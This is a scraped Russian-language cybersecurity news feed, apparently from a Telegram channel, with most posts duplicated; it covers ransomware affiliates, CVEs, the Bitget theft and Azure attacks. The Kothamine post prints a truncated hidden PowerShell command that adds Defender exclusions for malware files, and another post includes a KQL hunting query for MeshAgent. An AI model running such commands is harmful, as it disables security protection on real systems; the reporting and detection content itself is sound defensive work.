

Storm-2570 использует одни и те же инструменты при работе с разными вымогателями
Microsoft Threat Intelligence отследила группировку Storm-2570, которая использует одни и те же инструменты и методы пост-компрометации при работе с различными вымогателями. Группировка эксплуатировала Qilin, DragonForce, Anubis и BERT. Storm-2570 демонстрирует схожие методы, инфраструктуру и инструменты для удалённого доступа и облачной эксфильтрации данных независимо от используемого семейства вымогателей.
Анализ поведения злоумышленников на всех этапах атаки позволяет выявить связанные инциденты и принять меры до развёртывания вымогателя, даже если меняется конечная полезная нагрузка. Storm-2570 использует инструменты для удалённого управления, сбора учётных данных, горизонтального перемещения, нарушения безопасности и эксфильтрации данных. Это помогает защитникам связать инциденты и реагировать до развёртывания вымогателя.
ⓘ Кто такая Storm-2570
Storm-2570 — это аффилиат вымогателей, который Microsoft Threat Intelligence отслеживает с апреля 2025 года. Группировка работает с несколькими экосистемами Ransomware-as-a-Service (RaaS), включая Qilin, DragonForce, Anubis и BERT. Microsoft зафиксировала действия Storm-2570 в организациях США, Канады, Великобритании, Испании, Нидерландов и Пуэрто-Рико.
Источник: Microsoft Security
@cbunit
Microsoft Threat Intelligence отследила группировку Storm-2570, которая использует одни и те же инструменты и методы пост-компрометации при работе с различными вымогателями. Группировка эксплуатировала Qilin, DragonForce, Anubis и BERT. Storm-2570 демонстрирует схожие методы, инфраструктуру и инструменты для удалённого доступа и облачной эксфильтрации данных независимо от используемого семейства вымогателей.
Анализ поведения злоумышленников на всех этапах атаки позволяет выявить связанные инциденты и принять меры до развёртывания вымогателя, даже если меняется конечная полезная нагрузка. Storm-2570 использует инструменты для удалённого управления, сбора учётных данных, горизонтального перемещения, нарушения безопасности и эксфильтрации данных. Это помогает защитникам связать инциденты и реагировать до развёртывания вымогателя.
ⓘ Кто такая Storm-2570
Storm-2570 — это аффилиат вымогателей, который Microsoft Threat Intelligence отслеживает с апреля 2025 года. Группировка работает с несколькими экосистемами Ransomware-as-a-Service (RaaS), включая Qilin, DragonForce, Anubis и BERT. Microsoft зафиксировала действия Storm-2570 в организациях США, Канады, Великобритании, Испании, Нидерландов и Пуэрто-Рико.
let MeshAgentTerms = dynamic(["meshagent", "meshagent64", "meshcentral"]);
union isfuzzy=true
(
    DeviceProcessEvents
    | where Timestamp > ago(30d)
    | where FileName has_any (MeshAgentTerms)
        or ProcessCommandLine has_any (MeshAgentTerms)
        or InitiatingProcessCommandLine has_any (MeshAgentTerms)
    | project Timestamp, DeviceName, ActionType, FileName, FolderPath,
              ProcessCommandLine, InitiatingProcessFileName,
              InitiatingProcessCommandLine, SHA256,
              RegistryKey="", RegistryValueName="", SourceTable="DeviceProcessEvents"
),
(
…
Источник: Microsoft Security
@cbunit
Wordfence: 358 уязвимостей в плагинах и темах WordPress за неделю
На прошлой неделе в базе данных Wordfence Intelligence появилось 358 уязвимостей в 243 плагинах и 4 темах WordPress. 184 исследователя безопасности внесли вклад в защиту WordPress.
Wordfence Intelligence предоставляет бесплатный доступ к информации об уязвимостях через пользовательский интерфейс, API и веб-хуки. Это позволяет пользователям и организациям внедрять многоуровневую защиту.
Команда Wordfence Threat Intelligence развернула правила межсетевого экрана для защиты от критических уязвимостей. Пользователи Wordfence Premium, Care и Response получили защиту немедленно, тогда как бесплатные пользователи получат её через 30 дней.
Источник: Wordfence
@cbunit
На прошлой неделе в базе данных Wordfence Intelligence появилось 358 уязвимостей в 243 плагинах и 4 темах WordPress. 184 исследователя безопасности внесли вклад в защиту WordPress.
Wordfence Intelligence предоставляет бесплатный доступ к информации об уязвимостях через пользовательский интерфейс, API и веб-хуки. Это позволяет пользователям и организациям внедрять многоуровневую защиту.
Команда Wordfence Threat Intelligence развернула правила межсетевого экрана для защиты от критических уязвимостей. Пользователи Wordfence Premium, Care и Response получили защиту немедленно, тогда как бесплатные пользователи получат её через 30 дней.
Источник: Wordfence
@cbunit
CISA добавила в KEV уязвимости WSO2 и Adobe Commerce
CISA добавила две новые уязвимости в каталог KEV (Known Exploited Vulnerabilities) из-за доказательств их активной эксплуатации.
В каталог внесены CVE-2026-5430 для продуктов WSO2 и CVE-2026-71362 для Adobe Commerce и Magento. Эти уязвимости часто используются злоумышленниками и представляют значительный риск для федеральных ведомств.
Директива CISA BOD 26-04 требует от федеральных агентств США приоритизировать устранение уязвимостей из каталога KEV на публично доступных активах, которые после эксплуатации предоставляют полный контроль над системой. Агентства также должны проверять, были ли скомпрометированы системы до установки патча. CISA призывает все организации применять риск-ориентированное управление уязвимостями и добавлять в каталог новые выявленные эксплуатируемые уязвимости.
Источники: CISA · The Hacker News · Security Affairs
@cbunit
CISA добавила две новые уязвимости в каталог KEV (Known Exploited Vulnerabilities) из-за доказательств их активной эксплуатации.
В каталог внесены CVE-2026-5430 для продуктов WSO2 и CVE-2026-71362 для Adobe Commerce и Magento. Эти уязвимости часто используются злоумышленниками и представляют значительный риск для федеральных ведомств.
Директива CISA BOD 26-04 требует от федеральных агентств США приоритизировать устранение уязвимостей из каталога KEV на публично доступных активах, которые после эксплуатации предоставляют полный контроль над системой. Агентства также должны проверять, были ли скомпрометированы системы до установки патча. CISA призывает все организации применять риск-ориентированное управление уязвимостями и добавлять в каталог новые выявленные эксплуатируемые уязвимости.
Источники: CISA · The Hacker News · Security Affairs
@cbunit
Atlassian Confluence: повышение привилегий через манипуляцию ресурсами
▤ Разбор
НКЦКИ опубликовал бюллетень об уязвимости VULN-20260923.263, затрагивающей Atlassian Confluence. Уязвимость позволяет повысить привилегии в системе.
Эксплуатация происходит через манипулирование ресурсами без необходимости взаимодействия с пользователем. Уязвимость была выявлена 4 сентября 2026 года. Для устранения ошибки выпущен официальный патч от вендора.
ⓘ Что такое Atlassian Confluence
Atlassian Confluence — это корпоративная вики и система управления знаниями. Она позволяет командам совместно создавать, организовывать и обсуждать информацию.
Источник: НКЦКИ
@cbunit
▤ Разбор
НКЦКИ опубликовал бюллетень об уязвимости VULN-20260923.263, затрагивающей Atlassian Confluence. Уязвимость позволяет повысить привилегии в системе.
Эксплуатация происходит через манипулирование ресурсами без необходимости взаимодействия с пользователем. Уязвимость была выявлена 4 сентября 2026 года. Для устранения ошибки выпущен официальный патч от вендора.
ⓘ Что такое Atlassian Confluence
Atlassian Confluence — это корпоративная вики и система управления знаниями. Она позволяет командам совместно создавать, организовывать и обсуждать информацию.
Источник: НКЦКИ
@cbunit
Налоговые стимулы помогут защитить водоснабжение США от кибератак
Атаки на критическую инфраструктуру США, включая водоснабжение, участились из-за недостаточного финансирования кибербезопасности на уровне штатов и муниципалитетов. Государственные и местные органы власти часто не имеют бюджета для защиты от спонсируемых государствами злоумышленников.
В 2024 году российские хакеры использовали уязвимость в контроллерах Siemens S7 для атаки на водоснабжение в Техасе. Городской бюджет не предусматривал расходов на кибербезопасность, что позволило злоумышленникам провести разведку.
Предлагается использовать налоговые льготы для стимулирования инвестиций в кибербезопасность. Уточнение налогового законодательства позволит местным органам власти приобретать необходимое программное обеспечение и оборудование для защиты инфраструктуры.
ⓘ Программируемые логические контроллеры Siemens S7
Siemens S7 — это серия промышленных контроллеров, широко используемых для управления оборудованием, таким как клапаны, насосы и двигатели. Они применяются в критически важных отраслях, включая водоснабжение и другие промышленные операции, и могут стать целью злоумышленников для саботажа.
Источник: CyberScoop
@cbunit
Атаки на критическую инфраструктуру США, включая водоснабжение, участились из-за недостаточного финансирования кибербезопасности на уровне штатов и муниципалитетов. Государственные и местные органы власти часто не имеют бюджета для защиты от спонсируемых государствами злоумышленников.
В 2024 году российские хакеры использовали уязвимость в контроллерах Siemens S7 для атаки на водоснабжение в Техасе. Городской бюджет не предусматривал расходов на кибербезопасность, что позволило злоумышленникам провести разведку.
Предлагается использовать налоговые льготы для стимулирования инвестиций в кибербезопасность. Уточнение налогового законодательства позволит местным органам власти приобретать необходимое программное обеспечение и оборудование для защиты инфраструктуры.
ⓘ Программируемые логические контроллеры Siemens S7
Siemens S7 — это серия промышленных контроллеров, широко используемых для управления оборудованием, таким как клапаны, насосы и двигатели. Они применяются в критически важных отраслях, включая водоснабжение и другие промышленные операции, и могут стать целью злоумышленников для саботажа.
Источник: CyberScoop
@cbunit
Positive Technologies выявила 6 трендовых уязвимостей в ПО от JetBrains, TrueConf, Microsoft и Zimbra
Positive Technologies добавила шесть новых уязвимостей в список трендовых.
Уязвимости обнаружены в JetBrains TeamCity, TrueConf Server, Microsoft SharePoint Server, Windows Ancillary Function Driver и Zimbra Collaboration Suite. Все они активно эксплуатируются злоумышленниками.
Среди новых угроз — удалённое выполнение команд в JetBrains TeamCity (CVE-2026-63077, CVSS 9,8), получение полного контроля над сервером TrueConf Server (CVE-2026-72529, CVE-2026-72530), обход аутентификации в Microsoft SharePoint Server (CVE-2026-55040, CVSS 9,1), повышение привилегий в Windows (CVE-2026-68820, CVSS 7,0) и выполнение произвольных команд в Zimbra Collaboration Suite (CVE-2026-73570, CVSS 8,9). APT-группировка Lazarus уже использует уязвимость в Windows в рамках кампании Operation Dream Job.
Специалисты Positive Technologies рекомендуют администраторам установить последние обновления безопасности от вендоров или применить компенсирующие меры.
ⓘ Что такое TrueConf Server
TrueConf Server — это программный продукт для организации видеоконференцсвязи и совместной работы, позволяющий развернуть собственную защищённую систему коммуникаций внутри компании.
Источник: SecurityMedia
@cbunit
Positive Technologies добавила шесть новых уязвимостей в список трендовых.
Уязвимости обнаружены в JetBrains TeamCity, TrueConf Server, Microsoft SharePoint Server, Windows Ancillary Function Driver и Zimbra Collaboration Suite. Все они активно эксплуатируются злоумышленниками.
Среди новых угроз — удалённое выполнение команд в JetBrains TeamCity (CVE-2026-63077, CVSS 9,8), получение полного контроля над сервером TrueConf Server (CVE-2026-72529, CVE-2026-72530), обход аутентификации в Microsoft SharePoint Server (CVE-2026-55040, CVSS 9,1), повышение привилегий в Windows (CVE-2026-68820, CVSS 7,0) и выполнение произвольных команд в Zimbra Collaboration Suite (CVE-2026-73570, CVSS 8,9). APT-группировка Lazarus уже использует уязвимость в Windows в рамках кампании Operation Dream Job.
Специалисты Positive Technologies рекомендуют администраторам установить последние обновления безопасности от вендоров или применить компенсирующие меры.
ⓘ Что такое TrueConf Server
TrueConf Server — это программный продукт для организации видеоконференцсвязи и совместной работы, позволяющий развернуть собственную защищённую систему коммуникаций внутри компании.
❝Все выявленные недостатки уже активно эксплуатируются хакерами в реальных атаках.❞
— Positive Technologies
Источник: SecurityMedia
@cbunit
Хакеры из КНДР вывели $351,6 млн с кошельков Bitget
Криптовалютная биржа Bitget сообщила о краже $351,6 млн, предположительно, северокорейскими хакерами. Инцидент затронул ограниченное число горячих и тёплых кошельков, холодные кошельки и большинство активов платформы остались в безопасности.
Bitget приостановила вывод средств для проведения всестороннего обзора безопасности. Биржа привлекла Google-owned Mandiant и SlowMist для расследования. Кошелёк Bitget Wallet работает на отдельной инфраструктуре и не пострадал.
ⓘ Что такое Bitget
Bitget — криптовалютная биржа, основанная в 2018 году. Платформа предоставляет услуги спотовой и маржинальной торговли, а также фьючерсные контракты. Bitget Wallet — это отдельный некастодиальный кошелёк, не связанный напрямую с инфраструктурой биржи.
Источники: The Hacker News · TechCrunch / Security
@cbunit
Криптовалютная биржа Bitget сообщила о краже $351,6 млн, предположительно, северокорейскими хакерами. Инцидент затронул ограниченное число горячих и тёплых кошельков, холодные кошельки и большинство активов платформы остались в безопасности.
Bitget приостановила вывод средств для проведения всестороннего обзора безопасности. Биржа привлекла Google-owned Mandiant и SlowMist для расследования. Кошелёк Bitget Wallet работает на отдельной инфраструктуре и не пострадал.
ⓘ Что такое Bitget
Bitget — криптовалютная биржа, основанная в 2018 году. Платформа предоставляет услуги спотовой и маржинальной торговли, а также фьючерсные контракты. Bitget Wallet — это отдельный некастодиальный кошелёк, не связанный напрямую с инфраструктурой биржи.
Источники: The Hacker News · TechCrunch / Security
@cbunit

Бэкдор Kothamine использует tailcat для обхода сетевого обнаружения
Обнаружен новый бэкдор Kothamine Agent, который управляет заражёнными Windows-компьютерами.
Вредоносное ПО поддерживает более 30 команд, включая выполнение произвольного кода, изменение файлов и кражу данных браузера. В последних версиях Kothamine использует утилиту tailcat от Tailscale для получения команд по зашифрованному каналу, что затрудняет сетевой мониторинг и блокировку.
ⓘ Что такое tailcat
Tailcat — это утилита с открытым исходным кодом от Tailscale, которая позволяет устанавливать зашифрованные соединения без необходимости регистрации или учётных записей. Она использует инфраструктуру Tailscale для передачи данных, но не имеет централизованного управления, что делает её привлекательной для использования в вредоносном ПО.
Источник: Malwarebytes Labs
@cbunit
Обнаружен новый бэкдор Kothamine Agent, который управляет заражёнными Windows-компьютерами.
Вредоносное ПО поддерживает более 30 команд, включая выполнение произвольного кода, изменение файлов и кражу данных браузера. В последних версиях Kothamine использует утилиту tailcat от Tailscale для получения команд по зашифрованному каналу, что затрудняет сетевой мониторинг и блокировку.
ⓘ Что такое tailcat
Tailcat — это утилита с открытым исходным кодом от Tailscale, которая позволяет устанавливать зашифрованные соединения без необходимости регистрации или учётных записей. Она использует инфраструктуру Tailscale для передачи данных, но не имеет централизованного управления, что делает её привлекательной для использования в вредоносном ПО.
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\Desktop' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.exe' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionPath 'C:\Users\{USER}\AppData\Roaming\MicrosoftEdgeUpdateCore.dll' -ErrorAction SilentlyContinue;
Add-MpPreference -ExclusionProcess '{PROCESS_NAME}.exe' -ErrorAction SilentlyContinue;
…
Источник: Malwarebytes Labs
@cbunit
#дайджест
Главное к исходу пятницы (25.09):
🔸 CISA добавила в KEV уязвимости WSO2 и Adobe Commerce
🔸 WordPress захватывают без пароля через связку уязвимостей wp2shell
🔸 Хакеры из КНДР вывели $351,6 млн с кошельков Bitget
🔸 Positive Technologies выявила 6 трендовых уязвимостей в ПО от JetBrains, TrueConf, Microsoft и Zimbra
Главное к исходу пятницы (25.09):
🔸 CISA добавила в KEV уязвимости WSO2 и Adobe Commerce
🔸 WordPress захватывают без пароля через связку уязвимостей wp2shell
🔸 Хакеры из КНДР вывели $351,6 млн с кошельков Bitget
🔸 Positive Technologies выявила 6 трендовых уязвимостей в ПО от JetBrains, TrueConf, Microsoft и Zimbra
Storm-3168 использует украденные учётные данные для уничтожения ресурсов в Azure
Microsoft Security Research выявила вредоносную активность в облаке, связанную с группировкой JADEPUFFER, которую Microsoft отслеживает как Storm-3168. Исследователи обнаружили масштабные деструктивные операции в Azure с использованием скомпрометированных service principals и кражи облачных учётных данных. Эти действия расширяют известные возможности JADEPUFFER, демонстрируя эволюцию их облачных операций и предоставляя первое детальное представление об их активности в Azure.
Атакующие скомпрометировали два service principals из одного клиента. Один выполнял разведку и поиск ресурсов, второй — поиск, деструктивные операции и сбор учётных данных. Злоумышленники удалили множество ресурсов Azure, включая учётные записи хранения, базы данных SQL, Key Vault, Function Apps и App Services. Попытки удаления ресурсов резервного копирования и восстановления были заблокированы механизмами защиты.
ⓘ Что такое service principals
Service principal — это идентификатор приложения, который используется для доступа к ресурсам Azure. Он позволяет приложениям, автоматизированным инструментам и облачным службам безопасно аутентифицироваться и получать доступ к ресурсам Azure без необходимости использования учётных данных пользователя.
Источник: Microsoft Security
@cbunit
Microsoft Security Research выявила вредоносную активность в облаке, связанную с группировкой JADEPUFFER, которую Microsoft отслеживает как Storm-3168. Исследователи обнаружили масштабные деструктивные операции в Azure с использованием скомпрометированных service principals и кражи облачных учётных данных. Эти действия расширяют известные возможности JADEPUFFER, демонстрируя эволюцию их облачных операций и предоставляя первое детальное представление об их активности в Azure.
Атакующие скомпрометировали два service principals из одного клиента. Один выполнял разведку и поиск ресурсов, второй — поиск, деструктивные операции и сбор учётных данных. Злоумышленники удалили множество ресурсов Azure, включая учётные записи хранения, базы данных SQL, Key Vault, Function Apps и App Services. Попытки удаления ресурсов резервного копирования и восстановления были заблокированы механизмами защиты.
ⓘ Что такое service principals
Service principal — это идентификатор приложения, который используется для доступа к ресурсам Azure. Он позволяет приложениям, автоматизированным инструментам и облачным службам безопасно аутентифицироваться и получать доступ к ресурсам Azure без необходимости использования учётных данных пользователя.
Источник: Microsoft Security
@cbunit